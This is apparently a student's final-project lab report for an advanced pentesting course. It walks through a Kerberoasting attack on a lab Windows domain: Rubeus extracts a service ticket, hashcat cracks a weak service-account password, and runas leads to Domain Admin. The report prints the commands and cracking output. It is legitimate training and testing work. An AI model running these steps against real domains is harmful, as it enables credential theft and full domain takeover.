COMP 357: ADVANCED PENTESTING

MEGA HACKING - THE FINAL PROJECT: KERBEROASTING (GROUP 02)

COMPLETED BY: TWINKALJIT SINGH

PROFESSOR: ADAM ABERNETHY

(Biggs, 2025)

1. Attack Execution: Kerberoasting

The goal of this attack was to escalate privileges inside a Windows AD domain by using **Kerberoasting to crack a service account password** offline. After obtaining the password, we attempted privilege escalation using "runas".

---

2. Tools Used

Tool	Purpose
Rubeus.exe	Extract TGS tickets for roasting
Hashcat	Cracking service ticket hash
Wordlist	Used to brute-force password
Windows Server AD	Target environment


---


3. Kerberoasting Execution Steps

Step 1: Extract Service Ticket Hash

In WIN10-01 terminal logged in as "abe":

- I placed "Rubeus.exe" in "C:\Tools\Rubeus\" directory
- Running the following command to detect SPN and save TGS hash in a text file
  Rubeus.exe kerberoast /simple /outfile:kerberoast_hashes.txt






We successfully dumped a $krb5tgs$ hash linked to **svc-sql account**.

Step 2: Crack the Hash Using Hashcat

- I have downloaded “Hashcat” in “C:\Tools\Hashcat\” directory



- Moment of truth: running “hashcat” command to crack password from the hash, to demonstrate Kerberoasting
  hashcat -m 13100 -a 0 kerberoast_hashes.txt wordlist.txt

So, we finally got successful in cracking the password using hashcat

Password successfully cracked -> Kerberoasting success demonstrated.

```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*svc-sql$corp.local$MSSQLSvc/dc01.corp....189c78
Time.Started.....: Sun Dec 07 04:49:25 2025 (0 secs)
Time.Estimated...: Sun Dec 07 04:49:25 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (.\wordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:        0 H/s (0.00ms) @ Accel:224 Loops:1 Thr:32 Vec:1
Speed.#02........:     1702 H/s (0.59ms) @ Accel:230 Loops:1 Thr:32 Vec:1
Speed.#*.........:     1702 H/s
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 5/5 (100.00%)
Rejected.........: 0/5 (0.00%)
Restore.Point....: 0/5 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-0 Iteration:0-1
Restore.Sub.#02..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: [Copying]
Candidates.#02...: password -> password123!
Hardware.Mon.#01.: Temp: 45c Util: 12% Core: 375MHz Mem: 405MHz Bus:8
Hardware.Mon.#02.: N/A

Started: Sun Dec 07 04:49:02 2025
Stopped: Sun Dec 07 04:49:26 2025
```

Hash cracked > Password recovered successfully.


Step 3: Privilege Escalation

- Now, we will use Recovered Credentials to Escalate

  - Logging in to WIN10-01 as “svc-sql” user, and using “runas” command with the already cracked credentials to escalate the privilege of the service account
    runas /user:corp\svc-sql cmd.exe

SUCCESS!!!SUCCESS!!!SUCCESS!!!

svc-sql is a member of Domain Admins, which is extremely powerful



We successfully completed the Kerberoasting attack.

We extracted the service ticket, cracked the credentials offline, and logged in using the recovered password. The whoami and whoami /groups output confirms that we authenticated as ***corp\svc-sql****, and the account is a member of* ***Domain Admins****, proving successful privilege escalation within the domain.*

Attack Outcome

- Service account SPN allowed ticket extraction
- Weak password was cracked offline
- We logged in as **svc-sql > Domain Admin**, achieving full domain compromise

Conclusion

Attack was successful. Weak passwords + privileged service account led to domain takeover using Kerberoasting.